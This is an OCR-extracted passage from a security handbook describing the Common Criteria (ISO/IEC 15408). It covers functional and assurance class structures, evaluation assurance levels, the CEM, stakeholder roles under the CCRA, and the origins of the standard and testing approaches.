The CC organizes SFRs in a hierarchical structure of security functionality:

- Classes
- Families
- Components
- Elements

Eleven security functional classes, 67 security functional families, 138 security functional components, and 250 security functional elements are defined in Part 2. Exhibit 79.4 illustrates the relationship between classes, families, components, and elements.

A class is a grouping of security requirements that share a common focus; members of a class are referred to as families.[7] Each functional class is assigned a long name and a short three-character mnemonic beginning with an "F." The purpose of the functional class is described and a structure diagram is provided that depicts the family members. ISO/IEC 15408-2 defines 11 security functional classes. These classes are lateral toone




EXHIBIT 79.4 Relationship between classes, families, components, and elements.

EXHIBIT 79.5 Functional Security Classes

Short Name	Long Name	Purpose[8]
FAU	Security audit	Monitor, capture, store, analyze, and report information related to security events
FCO	Communication	Assure the identity of originators and recipients of transmitted information; non-repudiation
FCS	Cryptographic support	Management and operational use of cryptographic keys
FDP	User data protection	Protect (1) user data and the associated security attributes within a TOE and (2) data that is imported, exported, and stored
FIA	Identification and authentication	Ensure unambiguous identification of authorized users and the correct association of security attributes with users and subjects
FMT	Security management	Management of security attributes, data, and functions and definition of security roles
FPR	Privacy	Protect users against discovery and misuse of their identity
FPT	Protection of the TSF	Maintain the integrity of the TSF management functions and data
FRU	Resource utilization	Ensure availability of system resources through fault tolerance and the allocation of services by priority
FTA	TOE access	Controlling user session establishment
FTP	Trusted path/channels	Provide a trusted communication path between users and the TSF and between the TSF and other trusted IT products

another; there is no hierarchical relationship among them. Accordingly, the standard presents the classes in alphabetical order. Classes represent the broadest spectrum of potential security functions that a consumer may need in an IT product. Classes are the highest-level entity from which a consumer begins to select security functional requirements. It is not expected that a single IT product will contain SFRs from all classes. Exhibit 79.5 lists the security functional classes.

A functional family is a grouping of SFRs that share security objectives but may differ in emphasis or rigor. The members of a family are referred to as components.[7] Each functional family is assigned a long name and a three-character mnemonic that is appended to the functional class mnemonic. Family behavior is described. Hierarchics or ordering, if any, between family members is explained. Suggestions are made about potential OPSEC management activities and security events that are candidates to be audited.

Components are a specific set of security requirements that are constructed from elements; they are the smallest selectable set of elements that can be included in a Protection Profile, Security Target, or a package.[7] Components are assigned a long name and described. Hierarchical relationships between one component and another are identified. The short name for components consists of the class mnemonic, the family mnemonic, and a unique number.

An element is an indivisible security requirement that can be verified by an evaluation, and it is the lowest-level security requirement from which components are constructed.[7] One or more elements are stated verbatim for each component. Each element has a unique number that is appended to the component identifier. If a component has more than one element, all of them must be used. Dependencies between elements are listed. Elements are the building blocks from which functional security requirements are specified in a protection profile. Exhibit 79.6 illustrates the standard CC notation for security functional classes, families, components, and elements.

Part 3 of ISO/IEC 15408 is a catalog of standardized security assurance requirements or SARs. SARs define the criteria for evaluating PPs, STs, and TOEs and the security assurance responsibilities and activities of developers and evaluators. The CC organize SARs in a hierarchical structure of security assurance classes, families, components, and elements. Ten security assurance classes, 42 security assurance families, and 93 security assurance components are defined in Part 3.

A class is a grouping of security requirements that share a common focus; members of a class are referred to as families.[7] Each assurance class is assigned a long name and a short three-character mnemonic beginning




EXHIBIT 79.6 Standard notation for classes, families, components, and elements.

with an "A." The purpose of the assurance class is described and a structure diagram is provided that depicts the family members. There are three types of assurance classes: (1) those that are used for Protection Profile or Security Target validation, (2) those that are used for TOE conformance evaluation, and (3) those that are used to maintain security assurance after certification. ISO/IEC 15408-3 defines ten security assurance classes. Two classes, APE and ASE, evaluate PPs and STs, respectively. Seven classes verify that a TOE conforms to its PP and ST. One class, AMA, verifies that security assurance is maintained between certification cycles. These classes are lateral to one another; there is no hierarchical relationship among them. Accordingly, the standard presents the classes in alphabetical order. Classes represent the broadest spectrum of potential security assurance measures that a consumer may need to verify the integrity of the security functions performed by an IT product. Classes are the highest-level entity from which a consumer begins to select security assurance requirements. Exhibit 79.7 lists the security assurance classes in alphabetical order and indicates their type.

EXHIBIT 79.7 Security Assurance Classes

Short Name	Long Name	Type	Purpose
APE	Protection profile evaluation	PP/ ST	Demonstrate that the PP is complete, consistent, and technically sound
ASE	Security target evaluation	PP/ ST	Demonstrate that the ST is complete, consistent, technically sound, and suitable for use as the basis for a TOE evaluation
ACM	Configuration management	TOE	Control the process by which a TOE and its related documentation is developed, refined, and modified
ADO	Delivery and operation	TOE	Ensure correct delivery, installation, generation, and initialization of the TOE
ADV	Development	TOE	Ensure that the development process is methodical by requiring various levels of specification and design and evaluating the consistency between them
AGD	Guidance documents	TOE	Ensure that all relevant aspects of the secure operation and use of the TOE are documented in user and administrator guidance
ALC	Lifecycle support	TOE	Ensure that methodical processes are followed during the operations and maintenance phase so that security integrity is not disrupted
ATE	Tests	TOE	Ensure adequate test coverage, test depth, functional and independent testing
AVA	Vulnerability assessment	TOE	Analyze the existence of latent vulnerabilities, such as exploitable covert channels, misuse or incorrect configuration of the TOE, the ability to defeat, bypass, or compromise security credentials
AMA	Maintenance of assurance	AMA	Essure that the TOE will continue to meet its security target as changes are made to the TOE or its environment

PP/ST — Protection Profile or Security Target evaluation.
TOE — TOE conformance evaluation.
AMA — Maintenance of assurance after certification.




EXHIBIT 79.8 Standard notation for assurance classes, families, components, and elements.

An assurance family is a grouping of SARs that share security objectives. The members of a family are referred to as components.[7] Each assurance family is assigned a long name and a three-character mnemonic that is appended to the assurance class mnemonic. Family behavior is described. Unlike functional families, the members of an assurance family only exhibit linear hierarchical relationships, with an increasing emphasis on scope, depth, and rigor. Some families contain application notes that provide additional background information and considerations concerning the use of a family or the information it generates during evaluation activities.

Components are a specific set of security requirements that are constructed from elements; they are the smallest selectable set of elements that can be included in a Protection Profile, Security Target, or a package.[7] Components are assigned a long name and described. Hierarchical relationships between one component and another are identified. The short name for components consists of the class mnemonic, the family mnemonic, and a unique number. Again, application notes may be included to convey additional background information and considerations.

An element is an indivisible security requirement that can be verified by an evaluation, and it is the lowest-level security requirement from which components are constructed.[7] One or more elements are stated verbatim for each component. If a component has more than one element, all of them must be used. Dependencies between elements are listed. Elements are the building blocks from which a PP or ST is created. Each assurance element has a unique number that is appended to the component identifier and a one-character code. A "D" indicates assurance actions to be taken by the TOE developer. A "C" explains the content and presentation criteria for assurance evidence, that is, what must be demonstrated.[7] An "E" identifies actions to be taken or analyses to be performed by the evaluator to confirm that evidence requirements have been met. Exhibit 79.8 illustrates the standard notation for assurance classes, families, components, and elements.

Part 3 of ISO/IEC 15408 also defines seven hierarchical evaluation assurance levels, or EALs. An EAL is a grouping of assurance components that represents a point on the predefined assurance scale.[7] In short, an EAL is an assurance package. The intent is to ensure that a TOE is not over- or underprotected by balancing the level of assurance against cost, schedule, technical, and mission constraints. Each EAL has a long name and a short name, which consists of "EAL" and a number from 1 to 7. The seven EALs add new and higher assurance components as security objectives become more rigorous. Application notes discuss limitations on evaluator actions and/or the use of information generated. Exhibit 79.9 cites the seven standard EALs.

EXHIBIT 79.9 Standard EAL Packages

Short Name	Long Name	Level of Confidence
EAL 1	Functionally tested	Lowest
EAL 2	Structurally tested	
EAL 3	Methodically tested and checked	
EAL 4	Methodically designed, tested, and reviewed	Medium
EAL 5	Semi-formally designed and tested	
EAL 6	Semi-formally verified design and tested	
EAL 7	Formally verified design and tested	Highest

The CEM

The Common Methodology for Information Technology Security Evaluation, known as the CEM (or CM), was created to provide concrete guidance to evaluators on how to apply and interpret SARs and their developer, content and presentation, and evaluator actions, so that evaluations are consistent and repeatable. To date the CEM consists of two parts and a supplement. Part 1 of the CEM defines the underlying principles of evaluations and delineates the roles of sponsors, developers, evaluators, and national evaluation authorities. Part 2 of the CEM specifies the evaluation methodology in terms of evaluator tasks, subtasks, activities, subactivities, actions, and work units, all of which tie back to the assurance classes. A supplement was issued to Part 2 in 2001 that provides evaluation guidance for the ALC_FLR family. Like the CC, the CEM will become an ISO/IEC standard in the near future.

CC User Community and Stakeholders

The CC user community and stakeholders can be viewed from two different constructs: (1) generic groups of users, and (2) formal organizational entities that are responsible for overseeing and implementing the CC/CEM worldwide. (See Exhibit 79.10.)

ISO/IEC 15408-1 defines the CC/CEM generic user community to consist of:

- Consumers
- Developers
- Evaluators

Consumers are those organizations and individuals who are interested in acquiring a security solution that meets their specific needs. Consumers state their security functional and assurance requirements in a PP. This mechanism is used to communicate with potential developers by conveying requirements in an implementation-independent manner and information about how a product will be evaluated.

Developers are organizations and individuals who design, build, and sell IT security products. Developers respond to a consumer's PP with an implementation-dependent detailed design in the form of an ST. In addition, developers prove through the ST that all requirements from the PP have been satisfied, including the specific activities levied on developers by SARs.

Evaluators perform independent evaluations of PPs, STs, and TOEs using the CC/CEM, specifically the evaluator activities stated in SARs. The results are formally documented and distributed to the appropriate entities. Consequently, consumers do not have to rely only on a developer's claims — they are privy to independent assessments from which they can evaluate and compare IT security products. As the standard[7] states:

> The CC is written to ensure that evaluations fulfill the needs of consumers — this is the fundamental purpose and justification for the evaluation process.

The Common Criteria Recognition Agreement (CCRA),[10] signed by 15 countries to date, formally assigns roles and responsibilities to specific organizations:

- Customers or end users
- IT product vendors
- Sponsors
- Common Criteria Testing Laboratories (CCTLs)
- National Evaluation Authorities
- Common Criteria Implementation Management Board (CCIMB)

Customers or end users perform the same role as consumers in the generic model. They specify their security functional and assurance requirements in a PP. By defining an assurance package, they inform developers how the IT product will be evaluated. Finally, they use PP, ST, and TOE evaluation results to compare IT products and determine which best meets their specific needs and will work best in their particular operational environment.

IT product vendors perform the same role as developers in the generic model. They respond to customer requirements by developing an ST and corresponding TOE. In addition, they provide proof that all security

EXHIBIT 79.10 Roles and Responsibilities of CC/CEM Stakeholders

Category	Roles and Responsibilities
I. Generic Users[a]	
Consumers	Specify requirements Inform developers how IT product will be evaluated Use PP, ST, and TOE evaluation results to compare products
Developers	Respond to consumer's requirements Prove that all requirements have been met
Evaluators	Conduct independent evaluations using standardized criteria
II. Specific Organizations[b]	
Customer or end user	Specify requirements Inform vendors how IT product will be evaluated Use PP, ST, and TOE evaluation results to compare IT products
IT product vendor	Respond to customer's requirements Prove that all requirements have been met Deliver evidence to sponsor
Sponsor	Contract with CCTL for IT product to be evaluated Deliver evidence to CCTL
Common Criteria Testing Laboratory (CCTL)	Request accreditation from National Evaluation Authority Receive evidence from sponsor Conduct evaluations according to CC/CEM Produce Evaluation Technical Reports Make certification recommendation to National Evaluation Authority
National Evaluation Authority	Define and manage national evaluation scheme Accredit CCTLs Monitor CCTL evaluations Issue guidance to CCTLs Issue and recognize CC certificates Maintain Evaluated Products Lists and PP Registry
Common Criteria Implementation Management Board (CCIMB)	Facilitate consistent interpretation and application of the CC/CEM Oversee National Evaluation Authorities Render decisions in response to Requests for Interpretations (RIs) Maintain the CC/CEM Coordinate with ISO/IEC JTC1 SC27 WG3 and CEMEB

[a] ISO/IEC 15408-1(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model; Part 2: Security functional requirements; Part 3: Security assurance requirements.

[b] Arrangement on the Recognition of Common Criteria Certificates in the Field of Information Technology Security, May 23, 2000.

functional and assurance requirements specified in the PP have been satisfied by their ST and TOE. This proof and related development documentation is delivered to the Sponsor.

A new role introduced by the CCRA is that of the Sponsor. A Sponsor locates an appropriate CCTL and makes contractual arrangements with them to conduct an evaluation of an IT product. They are responsible for delivering the PP, ST, or TOE and related documentation to the CCTL and coordinating any pre-evaluation activities. A Sponsor may represent the customer or the IT product vendor, or be a neutral third party such as a system integrator.

The CCRA divides the generic evaluator role into three hierarchical functions: Common Criteria Testing Laboratories (CCTLs), National Evaluation Authorities, and the Common Criteria Implementation Management Board (CCIMB).

CCTLs must meet accreditation standards and are subject to regular audit and oversight activities to ensure that their evaluations conform to the CC/CEM. CCTLs receive the PP, ST, or TOE and the associated documentation from the Sponsor. They conduct a formal evaluation of the PP, ST or TOE according to the CC/CEM and the assurance package specified in the PP. If missing, ambiguous, or incorrect information is uncovered during

the course of an evaluation, the CCTL issues an Observation Report (OR) to the sponsor requesting clarification. The results are documented in an Evaluation Technical Report (ETR), which is sent to the National Evaluation Authority along with a recommendation that the IT product be certified (or not).

Each country that is a signatory to the CCRA has a National Evaluation Authority. The National Evaluation Authority is the focal point for CC activities within its jurisdiction. A National Evaluation Authority may take one of two forms — that of a Certificate Consuming Participant or that of a Certificate Authorizing Participant. A Certificate Consuming Participant recognizes CC certificates issued by other entities but, at present, does not issue any certificates itself. It is not uncommon for a country to sign on to the CCRA as a Certificate Consuming Participant, then switch to a Certificate Authorizing Participant later, after it has established a national evaluation scheme and accredited some CCTLs.

A Certificate Authorizing Participant is responsible for defining and managing the evaluation scheme within its jurisdiction. This is the administrative and regulatory framework by which CCTLs are initially accredited and subsequently maintain their accreditation. The National Evaluation Authority issues guidance to CCTLs about standard practices and procedures and monitors evaluation results to ensure their objectivity, repeatability, and conformance to the CC/CEM. The National Evaluation Authority issues official CC certificates, if they agree with the CCTL recommendation, and recognizes CC certificates issued by other National Evaluation Authorities. In addition, the National Evaluation Authority maintains the Evaluated Products List and PP Registry for its jurisdiction.

The Common Criteria Implementation Management Board (CCIMB) is composed of representatives from each country that is a party to the CCRA. The CCIMB has the ultimate responsibility for facilitating the consistent interpretation and application of the CC/CEM across all CCTLs and National Evaluation Authorities. Accordingly, the CCIMB monitors and oversees the National Evaluation Authorities. The CCIMB renders decisions in response to Requests for Interpretations (RIs). Finally, the CCIMB maintains the current version of the CC/CEM and coordinates with ISO/IEC JTC1 SC27 WG3 and the CEMEB concerning new releases of the CC/CEM and related standards.

Future of the CC

As mentioned earlier, the CC/CEM is the result of a 30-year evolutionary process. The CC/CEM and the processes governing it have been designed so that CC/CEM will continue to evolve and not become obsolete when technology changes, like the *Orange Book* did. Given that and the fact that 15 countries have signed the CC Recognition Agreement (CCRA), the CC/CEM will be with us for the long term. Two near-term events to watch for are the issuance of both the CEM and the SSE-CMM as ISO/IEC standards.

The CCIMB has set in place a process to ensure consistent interpretations of the CC/CEM and to capture any needed corrections or enhancements to the methodology. Both situations are dealt with through what is known as the Request for Interpretation (RI) process. The first step in this process is for a developer, sponsor, or CCTL to formulate a question. This question or RI may be triggered by four different scenarios. The organization submitting the RI:[10]

1. Perceives an error in the CC or CEM
2. Perceives the need for additional material in the CC or CEM
3. Proposes a new application of the CC or CEM and wants this new approach to be validated
4. Requests help in understanding part of the CC or CEM

The RI cites the relevant CC or CEM reference and states the problem or question.

The ISO/IEC has a five-year reaffirm, update, or withdrawal cycle for standards. This means that the next version of ISO/IEC 15408, which will include all of the final interpretations in effect at that time, should be released near the end of 2004. The CCIMB has indicated that it may issue an interim version of the CC or CEM, prior to the release of the new ISO/IEC 15408 version, if the volume and magnitude of final interpretations warrant such an action. However, the CCIMB makes it clear that it remains dedicated to support the ISO/IEC process.[1]

Acronyms

ADP — Automatic Data Processing equipment
C&A — Certification and Accreditation

CC — Common Criteria
CCEB — Common Criteria Editing Board
CCIMB — Common Criteria Implementation Board
CCRA — Common Criteria Recognition Agreement
CCTL — accredited CC Testing Laboratory
CEM — Common Evaluation Methodology
CESG — U.K. Communication Electronics Security Group
CMM — Capability Maturity Model
COMSEC — Communications Security
COMPUSEC — Computer Security
CSE — Canadian Computer Security Establishment
DoD — U.S. Department of Defense
EAL — Evaluation Assurance Level
ECMA — European Computer Manufacturers Association
ETR — Evaluation Technical Report
IEC — International Electrotechnical Commission
ISO — International Organization for Standardization
JTC — ISO/IEC Joint Technical Committee
NASA — U.S. National Aeronautics and Space Administration
NIST — U.S. National Institute of Standards and Technology
NSA — U.S. National Security Agency
OECD — Organization for Economic Cooperation and Development
OPSEC — Operational Security
OR — Observation Report
PP — Protection Profile
RI — Request for Interpretation
SAR — Security Assurance Requirement
SEI — Software Engineering Institute at Carnegie Mellon University
SFR — Security Functional Requirement
SSE-CMM — System Security Engineering CMM
ST — Security Target
TCSEC — Trusted Computer Security Evaluation Criteria
TOE — Target of Evaluation

References

1. www.commoncriteria.org; centralized resource for current information about the Common Criteria standards, members, and events.
2. DoD 5200.28M, *ADP Computer Security Manual — Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource-Sharing ADP Systems*, U.S. Department of Defense, January 1973.
3. DoD 5200.28M, *ADP Computer Security Manual — Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource-Sharing ADP Systems*, with 1st Amendment, U.S. Department of Defense, June 25, 1979.
4. CSC-STD-001-83, Trusted Computer System Evaluation Criteria (TCSEC), National Computer Security Center, U.S. Department of Defense, August 15, 1983.
5. DoD 5200.28-STD, Trusted Computer System Evaluation Criteria (TCSEC), National Computer Security Center, U.S. Department of Defense, December 1985.
6. Herrmann, D., *A Practical Guide to Security Engineering and Information Assurance*, Auerbach Publications, Boca Raton, FL, 2001.
7. ISO/IEC 15408-1(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model.

8. ISO/IEC 15408-2(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 2: Security functional requirements.
9. ISO/IEC 15408-3(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 3: Security assurance requirements.
10. Arrangement on the Recognition of Common Criteria Certificates in the Field of Information Technology Security, May 23, 2000.

A Look at the Common Criteria

Ben Rothke, CISSP

Until recently, information security was something that only the military and some financial services took seriously. But in the post-September 11 era, all of that has radically changed. As this chapter is being written, American troops are in Iraq, and with that, information security has become even more critical.

While a major story was Microsoft's Trustworthy Computing Initiative of 2002, much of the momentum for information security started years earlier. And one of the prime forces has been the Common Criteria.

The need for a common information security standard is obvious. Security means many different things to different people and organizations. But this subjective level of security cannot be objectively evaluated. So, a common criterion was needed to evaluate the security of an information technology product.

The need for common agreement is clear. When you buy a DVD, put gas in your car, or make an online purchase from an E-commerce site, all of these function due to the simple fact that they operate in agreement with a common set of standards and guidelines.

And that is precisely what the Common Criteria is meant to be, a global security standard. This ensures that there is a common mechanism for evaluating the security of technology products and systems. By providing a common set of requirements for comparing the security functions of software and hardware products, the Common Criteria enables users to have an objective yardstick in which to evaluate the security of the respective product.

With that, Common Criteria certification is slowly but increasingly being used as a criterion for many Requests for Proposals, primarily in the government sector. By offering a consistent, rigorous, and independently verifiable set of evaluation requirements to hardware and software, the Common Criteria is attempting to be the Good Housekeeping™ seal of approval for the information security sector.

But what is especially historic about the Common Criteria is that it is the first time governments around the world have united in support of an information security evaluation program.

Origins of the Common Criteria

In the United States, the Common Criteria has its roots in the Trusted Computer System Evaluation Criteria (TCSEC). The most notable aspect of the TCSEC was the *Orange Book*. But by the early 1990s, it was clear that the TCSEC was not viable for the new world of client/server computing. The main problem with the TCSEC was that it was not accommodating to new computing paradigms.

In Europe, the Information Technology Security Evaluation Criteria (ITSEC), already in development in the early 1990s, was published in 1991 by the European Commission. This was a joint effort with representatives from France, Germany, the Netherlands, and the United Kingdom contributing.

Simultaneously, the Canadian government created the Canadian Trusted Computer Product Evaluation Criteria as an amalgamation of the ITSEC and TCSEC approaches. In the United States, the draft Federal Criteria for Information Technology Security was published in 1993 in an attempt to combine the various methods for evaluation criteria.




EXHIBIT 80.1 The Common Criteria.

With so many different approaches going on at once, there was consensus to create a common approach. At that point, the International Organization for Standardization (ISO) began to develop a new set of standard evaluation criteria for general use that could be used internationally. The new methodology is what later became the Common Criteria.

The goal was to unite the various international and diverse standards into a new set of criteria for the evaluation of information technology products. This effort ultimately led to the development of the Common Criteria, which is now an international standard in ISO 15408:1999.[1]

Exhibit 80.1 illustrates the development of the Common Criteria.

The specific international organizations that are representatives to the Common Criteria include:

- NIST (United States)
- NSA (United States)
- SCSSI (France)
- NLNCSA (the Netherlands)
- CSE (Canada)
- CESG (United Kingdom)

The international recognition of the Common Criteria comes via the signing of a Mutual Recognition Arrangement (MRA) between the various countries. The MRA enables products that have earned Common Criteria certification to be used in different jurisdictions without the need for them to be reevaluated and recertified each time. The recognition of the results of the single evaluations means that products evaluated in one MRA member nation can be accepted in the other member nations.

Common Criteria Sections

Common Criteria version 2.1 is the current version[2] of the Common Criteria. Version 2.1 is a set of three distinct but related parts that are individual documents. The three parts of the Common Criteria are:

- Part 1 (61 pages) is the introduction to the Common Criteria. It defines the general concepts and principles of information technology security evaluation and presents a general model of evaluation. Part 1 also presents the constructs for expressing information technology security objectives, for selecting and defining information technology security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the Common Criteria is described in terms of each of the target audiences.
- Part 2 (362 pages) details the specific security functional requirements and details a criterion for expressing the security functional requirements for Targets of Evaluation (TOEs).
- Part 3 (216 pages) details the security assurance requirements and defines a set of assurance components as a standard way of expressing the assurance requirements for TOEs. Part 3 lists the set of assurance components, families, and classes, defines evaluation criteria for Protection Profiles[3] (PPs[4]) and Security Targets (STs[5]), and presents evaluation assurance levels that define the predefined Common Criteria scale for rating assurance for TOEs, namely the Evaluation Assurance Levels (EAL).

Protection Profiles and Security Targets

Protection Profiles (PPs) and Security Targets (STs) are two building blocks of the Common Criteria.

A PP defines a standard set of security requirements for a specific type of product (e.g., operating systems, databases, firewalls, etc.). These profiles form the basis of the Common Criteria evaluation. By listing required security features for product families, the Common Criteria allows products to state conformity to a relevant protection profile. During Common Criteria evaluation, the product is tested against a specific PP, providing reliable verification of the security capabilities of the product.

The overall purpose of Common Criteria product certification is to provide end users with a significant level of trust. Before a product can be submitted for certification, the vendor must first specify an ST. The ST description includes an overview of the product, potential security threats, detailed information on the implementation of all security features included in the product, and any claims of conformity against a PP at a specified EAL (Evaluation Assurance Level).

The vendor must submit the ST to an accredited testing laboratory for evaluation. The laboratory then tests the product to verify the described security features and evaluate the product against the claimed PP. The end result of a successful evaluation includes official certification of the product against a specific PP at a specified EAL. Exhibit 80.2 shows the required contents of a PP.

Examples of various protection profiles can be found at:

- NSA PP for firewalls and a peripheral sharing switch: www.radium.ncsc.mil/tpep/library/protection_profiles/index.html
- IATF PP for firewalls, VPN, peripheral sharing switch, remote access, multiple domain solutions, mobile code, operating systems, tokens, secured messaging, PKI and KMI, and IDS: www.nsff.org/protection_profiles/profiles.cfm
- NIST PP for smart cards, an operating system, role-based access control, and firewalls: http://niap.nist.gov/cc-scheme/PPRegistry.html




EXHIBIT 80.2 Protection Profile.

Security Requirements

Security guru Bruce Schneier has made a mantra out of his proclamation that "security is a process, not a product." With that in mind, the Common Criteria defines a number of security processes and functional requirements. These are the highest-level categories and are known as *classes* in Common Criteria vernacular. There are 11 Common Criteria classes, namely:

1. Audit
2. Cryptographic Support
3. Communications
4. User Data Protection
5. Identification and Authentication
6. Security Management
7. Privacy
8. Protection of the TOE Security Functions
9. Resource Utilization
10. TOE Access
11. Trusted Path/Channels

Each of these classes contains a subset number of families. The requirements within each family share a common security objective, but often fluctuate to the specific level of risk.

Common Criteria Security Assurance Classes

Part 3 of the Common Criteria lists eight assurance classes, namely:

1. Configuration Management
2. Delivery and Operation
3. Development
4. Guidance Documents
5. Life Cycle Support
6. Tests
7. Vulnerability Assessment
8. Assurance Maintenance

Also, the Common Criteria has seven assurance rankings, called Evaluation Assurance Levels (EALs); namely:

1. EAL1: functionally tested
2. EAL2: structurally tested
3. EAL3: methodically tested and checked
4. EAL4: methodically designed, tested, and reviewed
5. EAL5: semiformally designed and tested
6. EAL6: semiformally verified design and tested
7. EAL7: formally verified design and tested

EAL1 is the lowest ranking. Products certified to EAL4 and above can only achieve certification if they were originally designed with a very strong level of security engineering. EAL7, the highest level, offers extremely high assurances of security, but is often far too expensive to develop for general consumer use.

Many people are familiar with the TCSEC levels, which made C2 quite famous. Exhibit 80.3 compares the Common Criteria to TCSEC levels.

Evaluation Assurance Levels

The specifics of each evaluation assurance level are as follows.[6]

EXHIBIT 80.3 Common Criteria Compared to TCSEC Levels

Common Criteria	U.S. TCSEC
N/A	D: Minimal Protection
EAL 1	
EAL 2	C1: Discretionary Security
EAL 3	C2: Controlled Access
EAL 4	B1: Labeled Security
EAL 5	B2: Structured Protection
EAL 6	B3: Security Domains
EAL 7	A1: Verified Design

EAL1: Functionally Tested

EAL1 is applicable where there is some level of confidence in the correct level of operation required, but the threats to security are not viewed as serious. It will be of value where independent assurance is required to support contention that due care has been exercised with respect to the protection of personal or similar information.

This level provides an evaluation of the TOE as made available to the consumer, including independent testing against a specification, and an examination of the guidance documentation is provided. For the most part, almost any product can gain EAL1, which makes this level insignificant for any type of effective information security assistance.

Once again, EAL1 should be viewed as the most basic level of security. For those organizations that require more significant levels of assurance, EAL1 would clearly not be appropriate.

EAL2: Structurally Tested

EAL2 requires greater assistance with the applications developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than what best practices would dictate.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security in the absence of ready availability of the complete development record. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3: Methodically Tested and Checked

EAL3 permits a developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing best development practices. It is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the TOE and its development without incurring substantial reengineering costs.

An EAL3 evaluation provides an analysis supported by *gray-box testing* (see Exhibit 80.4), selective confirmation of the developer test results, and evidence of a developer search for obvious vulnerabilities. Development of environmental controls and TOE configuration management are also required.

EAL4: Methodically Designed, Tested, and Reviewed

EAL4 permits a developer to maximize assurance gained from positive security engineering based on good commercial development practices. Although rigorous, these practices do not require substantial specialist knowledge, skills, or other resources. EAL4 is the highest level at which it is likely to be economically feasible to retrofit an existing product line. It is applicable in those circumstances where developers or users require a moderate-to-high level of independently assured security in conventional commodity TOEs, and are prepared to incur additional security-specific engineering costs.

An EAL4 evaluation provides an analysis supported by the low-level design of the modules of the TOE and a subset of the implementation. Testing is supported by an independent search for vulnerabilities. Development

EXHIBIT 80.4 Of White-Box, Black-Box, and Gray-Box Testing

A large part of the Common Criteria evaluation includes the TOE testing. There are different methods of testing a piece of hardware or software: white-box, black-box, and gray-box testing.

White-Box Testing

White-box testing is also known as open-box testing. This is a software testing technique in which the tester has explicit knowledge of the internal workings of the item being tested. In addition, the white-box tester is able to select the test data. A caveat of white-box testing is that the testing can only be meaningful if the person carrying out the testing knows what the software or hardware is supposed to do. This is often much more difficult than it sounds. In addition, actual review of the code is performed.

Black-Box Testing

Black-box testing is a technique in which the tester does not know the internal workings of the item being tested. In a black-box test, the tester only knows the inputs and what the expected outcomes should be but not how the program will arrive at those outputs. In black-box testing, the tester does not examine the software code itself.

Black-box testing advantages include (from www.webopedia.com/TERM/B/Black_Box_Testing.html):

- Unbiased because the designer and the tester are independent of each other
- Tester does not need knowledge of any specific programming languages
- Test is done from the point of view of the user, not the designer
- Test cases can be designed as soon as the specifications are complete

